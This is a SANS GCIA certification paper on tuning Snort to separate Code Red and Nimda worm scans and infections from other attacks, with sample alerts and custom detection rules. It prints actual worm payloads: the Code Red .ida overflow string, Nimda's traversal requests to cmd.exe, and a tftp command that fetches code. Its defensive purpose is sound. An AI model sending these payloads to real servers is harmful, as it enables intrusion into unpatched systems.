Global Information Assurance Certification Paper

SANS GIAC

GCIA

v.3.2

Paul M Young

Assignment 1
Describe the State of Intrusion Detection

Worm Activity and Probes Slipping Under Snort's Radar

Mass propagation worms taking advantage of well documented and un-patched vulnerabilities in systems connected to the internet. This seemed to be the common event of 2001. These attacks can take the form of code propagation via mass mail (I Love You), vulnerable application code (Code Red), or complex multi-vector transmission (Nimda).

These form a problem for Intrusion Detection systems due to the exceptionally high number of detects generated by the behavior of these systems. These detects fill logs and alert systems. They are alerts on genuine attempts to exploit known vulnerabilities that could affect a network if an un-patched system in bought online. But for many administrators they become background noise.

This background noise is a problem for administrators who are trying to watch for suspicious traffic, without being swamped with data. Thousands of alerts to manage or suppress from the logs. It generally leads to suppression of alerting relating to this traffic. This suppression then opens up three potential scenarios.

- A vulnerable system on your network is placed online and available to the internet. The attack and possible infection of this system may go unnoticed.
- An attacker looking to compromise a system can use these attack methods with a fair amount of confidence that his probes will "slip under the radar"
- An infected system in your network broadcasts out to infect other systems, and in doing so informs a large number of hosts that you are vulnerable and can be attacked.

This discussion will provide a brief analysis of the worms from an IDS perspective, and some solutions for Snort for administrators who wish to control these alerts through their ruleset, but not lose sight of critical information.

Intrusion Detection Systems are not a commonly installed production item in Australia. It has been my experience[1] that many network administrators have tested or evaluated various systems and found them wanting in several areas. Not a single client site that I deal with on a regular basis is currently running a "Production" Intrusion Detection System! Production would be defined as something that is relied upon to be accurate, receives regular updates / maintenance and is monitored. This is due to many factors, but basically it is all just too hard for most administrators to deal with the output generated from these systems. On the other hand, most administrators are very interested in IDS solutions, and either have or would love to implement them.

The product that has the highest level of interest is not surprisingly Snort. This tends (95%+) to be deployed on a single network sensor placed either in the DMZ (if present) or on the primary internet connection. The comment passed on from most administrators is frustration at determining what to do with and how to interpret the volume of log entries generated from Snort.

[1] Experience – 7+ Years IT, 3 Years Security as focus, 5 Employers, 100+ clients ranging from 5 – 5000 seats, Government, Corporate and Business clients, numerous industry contacts and friends performing similar roles, Australian Capitals, Regional & International (Asia/Pacific) locations.

The number of false or irrelevant detects is by far in excess of useful information. There obvious recourse is to tune the ruleset to the environment. Unfortunately Code Red and Nimda successfully render several rules effectively useless, generally resulting in those rules being disabled. The vulnerabilities associated are still relevant (as are all vulnerabilities on unpatched default installs), as an unpatched system can still today be infected fairly reliably within 15 minutes of being placed on the Internet. This is often less than the time to "Update Windows" for example, a process often performed on a clean install by many newer administrators.

Additions to the ruleset that can isolate Code Red and Nimda scans accurately, without sacrificing other possible attacks that are detected by those same rules would provide two major benefits.

1. A reduction in the number of alerts to manage / log
2. An accurate idea of how many of the alerts that are written off as "just another worm scanning" are actually some other form of malicious attempt.

It is also relevant to detect the infection, or infected behavior, rather than just the scan. I.e. Was the attack successful? Luckily in the case of worms their behavior is often predictable, and can be detected by a Snort IDS rule.

Additional snort rules tuned for these behaviors can assist an administrator that is attempting to utilize an IDS to increase their overall security, without requiring the administrator be familiar with deeper analysis of the data causing alerts.

The use of rules to provide this solution means that any administrator capable of running a Snort system can implement them with no further products necessary. This is an ideal solution for many administrators, primarily in single sensor environments. It is common in these environments for no post-processing to occur with the log files, or at best, SnortSnarf be used to present it in a more easily interpreted manner.

The Worms

Code Red

Description

Code Red was the first in a series of mass propagation worms attacking Microsoft IIS servers. It utilized a known vulnerability known as “.ida Buffer Overflow”. This overflow allowed code to be run with System privileges.

Version 1 merely attempts to propagate to other web servers, modify a web page and DoS the home of Whitehouse.gov.

Code Red is easy to detect due to it utilizing a single attack on the web server.

Attack Pattern

```
GET/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NN%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3
%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00
=a HTTP/1.0
```

Default Snort Rule Pattern

The default Snort Rule for detecting Code Red attacks is a generic .ida attack filter in WEB-IIS.RULES

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80
(msg:"WEB-IIS ISAPI .ida attempt"; uricontent:".ida?"; nocase; dsize:>239; flags:A+;
reference:arachnids,552; classtype:web-application-attack; reference:cve,CAN-2000-
0071; sid:1243; rev:2;)
```

This rule searches for “.ida?” in the URL. This is a valid search that will trigger on any attempt to access this known vulnerability with a buffer overflow. The "dsize" field will trigger on large packets, generally due to overflow conditions.
Unfortunately this signature may not be the most accurate method of alerting to Code Red v1 specific behavior as it will alert on many other attempts to overflow using vulnerabilities in handling .ida requests.

Code Red II

Description

Code Red Version 2 / 3 utilizes the same attack as version 1. Upon infection the damage is much greater

Attack Pattern

GET/default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX%u9090%u6858%ucbd3
%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8
190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=aHTTP/1.0

Default Snort Rule Pattern

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80
(msg:"WEB-IIS ISAPI .ida attempt"; uricontent:".ida?"; nocase; dsize:>239; flags:A+;
reference:arachnids,552; classtype:web-application-attack; reference:cve,CAN-2000-0071;
sid:1243; rev:2;)

The same rule will detect both type of access without distinguishing between the two. This is due to both utilising a common vulnerability, and Snort correctly senses any attempt to exploit this particular fault.

Nimda

Description

Nimda is a complex multi vector worm with a huge number of infected machines. Scans from Nimda infected servers comprise the majority of the logs in a **default** snort configuration connected directly to the internet. (As of 06/02 Nimda related traffic accounted for over 90% of alerts in the logs on a weekly basis)
Where Code Red utilized a buffer overflow attack, Nimda uses a number of attacks against a web server consisting of a mixture of directory traversal and leveraging Code Red v2 compromised systems.
Once the host is infected the worm will issue this command:

tftp%%20-i%%20%s%%20GET%%20Admin.dll%%20

Attack Pattern

(a) GET /scripts/root.exe?/c+dir
(b) GET /MSADC/root.exe?/c+dir
(c) GET /c/winnt/system32/cmd.exe?/c+dir
(d) GET /d/winnt/system32/cmd.exe?/c+dir
(e) GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
(f) GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
(g) GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
(h) GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir
(i) GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
(j) GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
(k) GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
(l) GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
(m) GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
(n) GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
(o) GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
(p) GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir

Default Snort Rule Pattern

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS CodeRed v2 root.exe access"; flags: A+; uricontent:"scripts/root.exe?"; nocase; classtype:web-application-attack; sid: 1256; rev:2;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS cmd.exe access"; flags: A+; content:"cmd.exe"; nocase; classtype:web-application-attack; sid:1002; rev:2;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-FRONTPAGE /_vti_bin/ access";flags: A+; uricontent:"/_vti_bin/"; nocase; classtype:web-application-activity; sid:1288; rev:2;)

These are the most common rules triggered, this can vary depending on rule order.
Other possible rules that might be triggered by Nimda include:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS File permission canonicalization"; uricontent:"/scripts/..%c0%af../"; flags: A+; nocase; classtype:web-application-attack; sid:981; rev:2;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS File permission canonicalization"; uricontent:"/scripts/..%c1%1c../"; flags: A+; nocase; classtype:web-application-attack; sid:982; rev:2;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS File permission canonicalization"; uricontent:"/scripts/..%c1%9c../"; flags: A+; nocase; classtype:web-application-attack; sid:983; rev:2;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS scripts access"; flags:A+; uricontent:"/scripts/"; nocase; classtype:web-application-activity; sid:1287; rev:2;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-MISC http directory traversal"; flags: A+; content: "../"; reference:arachnids,297; classtype:attempted-recon; sid:1113; rev:1;)

Snort Alert Pattern

Note: Snort Default Rules do not alert to step (b) of Nimda scan's.

(a)
[**] [1:1256:2] WEB-IIS CodeRed v2 root.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:15.692310 202.100.138.24:4403 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:55497 IpLen:20 DgmLen:112 DF
AP Seq: 0x5E77805D Ack: 0x24309A4A Win: 0x40B0 TcpLen: 20

(c)
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:16.832310 202.100.138.24:4531 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:55812 IpLen:20 DgmLen:120 DF
AP Seq: 0x5ED5C2FD Ack: 0x1CBBA6C5 Win: 0x40B0 TcpLen: 20

(d)
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:17.392310 202.100.138.24:4596 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:55930 IpLen:20 DgmLen:120 DF
AP Seq: 0x5F011BDB Ack: 0x47B0C18B Win: 0x40B0 TcpLen: 20

(e)
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:17.952310 202.100.138.24:4650 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:56041 IpLen:20 DgmLen:136 DF
AP Seq: 0x5F2AE8DD Ack: 0x6EFDDFE5 Win: 0x40B0 TcpLen: 20

(f)
[**] [1:1288:2] WEB-FRONTPAGE /_vti_bin/ access [**]
[Classification: access to a potentually vulnerable web application] [Priority: 2]
02/22-05:16:18.502310 202.100.138.24:4677 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:56160 IpLen:20 DgmLen:157 DF
AP Seq: 0x5F407A58 Ack: 0x2DDE6B99 Win: 0x40B0 TcpLen: 20

(g)
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:19.052310 202.100.138.24:4748 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:56333 IpLen:20 DgmLen:157 DF
AP Seq: 0x5F725564 Ack: 0x2ED7D842 Win: 0x40B0 TcpLen: 20

(h)
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:19.612310 202.100.138.24:4848 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:56471 IpLen:20 DgmLen:185 DF
AP Seq: 0x5FB786FD Ack: 0x4639F32A Win: 0x40B0 TcpLen: 20

(i)
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:20.182310 202.100.138.24:4886 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:56615 IpLen:20 DgmLen:137 DF
AP Seq: 0x5FD46BD8 Ack: 0x156ABC8C Win: 0x40B0 TcpLen: 20

(j)
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:20.732310 202.100.138.24:3012 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:56732 IpLen:20 DgmLen:137 DF
AP Seq: 0x6028EB51 Ack: 0x61D4B564 Win: 0x40B0 TcpLen: 20

(k)
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:21.302310 202.100.138.24:3053 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:56889 IpLen:20 DgmLen:137 DF
AP Seq: 0x60471014 Ack: 0x68EDEF28 Win: 0x40B0 TcpLen: 20

(l)
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:21.862310 202.100.138.24:3152 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:57065 IpLen:20 DgmLen:137 DF
AP Seq: 0x608A68CF Ack: 0x7C047F96 Win: 0x40B0 TcpLen: 20

(m)
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:22.412310 202.100.138.24:3204 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:57168 IpLen:20 DgmLen:138 DF
AP Seq: 0x60B0129E Ack: 0x1692C6A4 Win: 0x40B0 TcpLen: 20

(n)
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:22.972310 202.100.138.24:3262 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:57277 IpLen:20 DgmLen:136 DF
AP Seq: 0x60D724FC Ack: 0x51D1E84C Win: 0x40B0 TcpLen: 20

(o)
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:23.542310 202.100.138.24:3291 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:57416 IpLen:20 DgmLen:140 DF
AP Seq: 0x60EB58E9 Ack: 0x70E846CA Win: 0x40B0 TcpLen: 20

(p)
[**] [1:1002:2] WEB-IIS cmd.exe access [**]
[Classification: Web Application Attack] [Priority: 1]
02/22-05:16:24.102310 202.100.138.24:3365 -> xxx.xxx.70.139:80
TCP TTL:118 TOS:0x0 ID:57553 IpLen:20 DgmLen:136 DF
AP Seq: 0x61175745 Ack: 0x6F2B87B6 Win: 0x40B0 TcpLen: 20

Possible IDS Solutions

These scans form a large part of the logged data and frequently raise the question of "Is this just another Nimda scan, or could someone be using this as part of larger activity". The easiest method of reducing this information is for the analyst to be aware of the exact patterns used by these worms. If the pattern deviates, it gives reason for further analysis.
There are several options available in this situation:

- Dedicated Worm Scan Rules - Snort is essentially a pattern matching engine. It has the capability to perform much of the hard work, provided it has the correct information. A ruleset can be developed that will accurately detect scans that match worm activity. This will help identify worm specific behavior in the alert logs.
- Multi Packet Matching – Snort rules in their basic form only supports pattern matching across a single packet. If multi-packet matches are to be made, a pre-processor is required to match the data. Snort provides for the development of such plugins, however the design of such code is beyond the level of this discussion (and my intelligence…).The other option for multi-packet matching is to run the output data though a database or Perl script to strip out the noise. This is a highly effective solution, however it requires packages outside of Snort itself, and knowledge of Perl or SQL queries. Both of these are outside the scope of this discussion.
- Response Monitoring – If the worms trigger a successful response, this should trigger and alert regarding the possibility of an infected system.

All of the following rule based solutions come at a cost.

Snort rules in their default form are designed to be generic to pick up variants of the attacks. In this case however we want to have **additional** rules that will highlight exact known worm behavior, thus allowing us to identify unusual behavior more efficiently.

Additional rules, especially if complex will reduce the performance of Snort. This reduction in performance could lead to packets being dropped and missed detects. In balance to this however many environments will have the Internet facing Snort sensor installed in a location where it will not be subject to a busy network environment. Internet activity on most client LANS is in the range of 128 – 1024Kbit/sec, well within the performance specifications of most snort sensors. These rules have been tested on links up to 1Mbit on PII 450 hardware with no packet loss reported. Testing under worst possible conditions designed to confuse an IDS of minimum frame size, fragments, or "Stick / Snot" will however possibly cause increased utilization and possible missed detects. This is a reasonable compromise in many environments, as day to day difficulties in tracking alerts is more of an issue that dealing with deliberate attempts to confuse an IDS.

These rules have been tuned to minimize impact as far as practical. The use of content filtering can hinder performance, however additional checks are performed prior to this occurring. Networks, Direction, Ports, Flags and Packet Size are all checked if feasible prior to running the content check.

These rules should be implemented in a separate rules file, specified at the top of the conf file for Snort. They offer more specific detection than the default rules. Any data not exactly confrming to the rule will but still attempting to execute one of the associated vulnerabilities, should be detected by the default rules later in the detection list.

Snort Rules for Code Red

Note: All rules are wrapped for readability – remove line breaks before implementing.

Detect Scan (Wrapped for readability)

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 80
(msg:"Worm Scan – Code Red v1 ";flags: A+; uricontent:"/default.ida?
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6
858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00
%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0"; nocase; classtype:web-application-attack; rev:1;)
```

Detect Infected Behavior

```
alert tcp $HOME_NET any -> ANY 80
(msg:"$Home_Net Infected System – Code Red v1 ";flags: A+; uricontent:"/default.ida?
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090%u6
858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00
%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0"; nocase; classtype:web-application-attack; rev:1;)
```

Snort Rules for Code Red v2/3

Detect Scan

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 80
(msg:"Worm Scan – Code Red v2/3 ";flags: A+; uricontent:" GET /default.ida?
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u
6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000
%u00=aHTTP/1.0"; nocase; classtype:web-application-attack; rev:1;)
```

Detect Infected Behaviour

```
alert tcp $HOME_NET any -> ANY 80
(msg:"$Home_Net Infected System – Code Red v2/3 ";flags: A+; uricontent:"GET /default.ida?
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u
6858%ucbd3%u7801%u9090%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000
%u00=a HTTP/1.0"; nocase; classtype:web-application-attack; rev:1;)
```

Snort Rules for Nimda

Detect Individual Scan Steps

(a) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step a (01/16) ";flags: AP; content:"|47 45 54 20 2f 73 63 72 69 70 74 73 2f 72 6f 6f 74 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(b) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step b (02/16) ";flags: AP; content:"|47 45 54 20 2f 4d 53 41 44 43 2f 72 6f 6f 74 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(c) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step c (03/16) ";flags: AP; content:"|47 45 54 20 2f 63 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(d) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step d (04/16) ";flags: AP; content:"|47 45 54 20 2f 64 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(e) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step e (05/16) ";flags: AP; content:"|47 45 54 20 2f 73 63 72 69 70 74 73 2f 2e 2e 25 32 35 35 63 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(f) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step f (06/16) ";flags: AP; content:"|47 45 54 20 2f 5f 76 74 69 5f 62 69 6e 2f 2e 2e 25 32 35 35 63 2e 2e 2f 2e 2e 25 32 35 35 63 2e 2e 2f 2e 2e 25 32 35 35 63 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(g) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step g (07/16) ";flags: AP; content:"|47 45 54 20 2f 5f 6d 65 6d 5f 62 69 6e 2f 2e 2e 25 32 35 35 63 2e 2e 2f 2e 2e 25 32 35 35 63 2e 2e 2f 2e 2e 25 32 35 35 63 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(h) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step h (08/16) ";flags: AP; content:"|47 45 54 20 2f 6d 73 61 64 63 2f 2e 2e 25 32 35 35 63 2e 2e 2f 2e 2e 25 32 35 35 63 2e 2e 2f 2e 2e 25 32 35 35 63 2f 2e 2e 25 63 31 25 31 63 2e 2e 2f 2e 2e 25 63 31 25 31 63 2e 2e 2f 2e 2e 25 63 31 25 31 63 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(i) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step i (09/16) ";flags: AP; content:"|47 45 54 20 2f 73 63 72 69 70 74 73 2f 2e 2e 25 63 31 25 31 63 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(j) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step j (10/16) ";flags: AP; content:"|47 45 54 20 2f 73 63 72 69 70 74 73 2f 2e 2e 25 63 30 25 32 66 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(k) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step k (11/16) ";flags: AP; content:"|47 45 54 20 2f 73 63 72 69 70 74 73 2f 2e 2e 25 63 30 25 61 66 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(l) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step l (12/16) ";flags: AP; content:"|47 45 54 20 2f 73 63 72 69 70 74 73 2f 2e 2e 25 63 31 25 39 63 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

(m) alert tcp $EXTERNAL_NET any -> $HOME_NET 80 (msg:"Worm Scan – Nimda Step m (13/16) ";flags: AP; content:"|47 45 54 20 2f 73 63 72 69 70 74 73 2f 2e 2e 25 25 33 35 25 36 33 2e 2e 2f 77 69 6e 6e 74 2f 73 79 73 74 65 6d 33 32 2f 63 6d 64 2e 65 78 65 3f 2f 63 2b 64 69 72 20 48 54 54 50 2f 31 2e 30 0d 0a 48 6f 73 74 3a 20 77 77 77 0d 0a 43 6f 6e 6e 6e 65 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 0d 0a|"; classtype:web-application-attack; rev:1;)

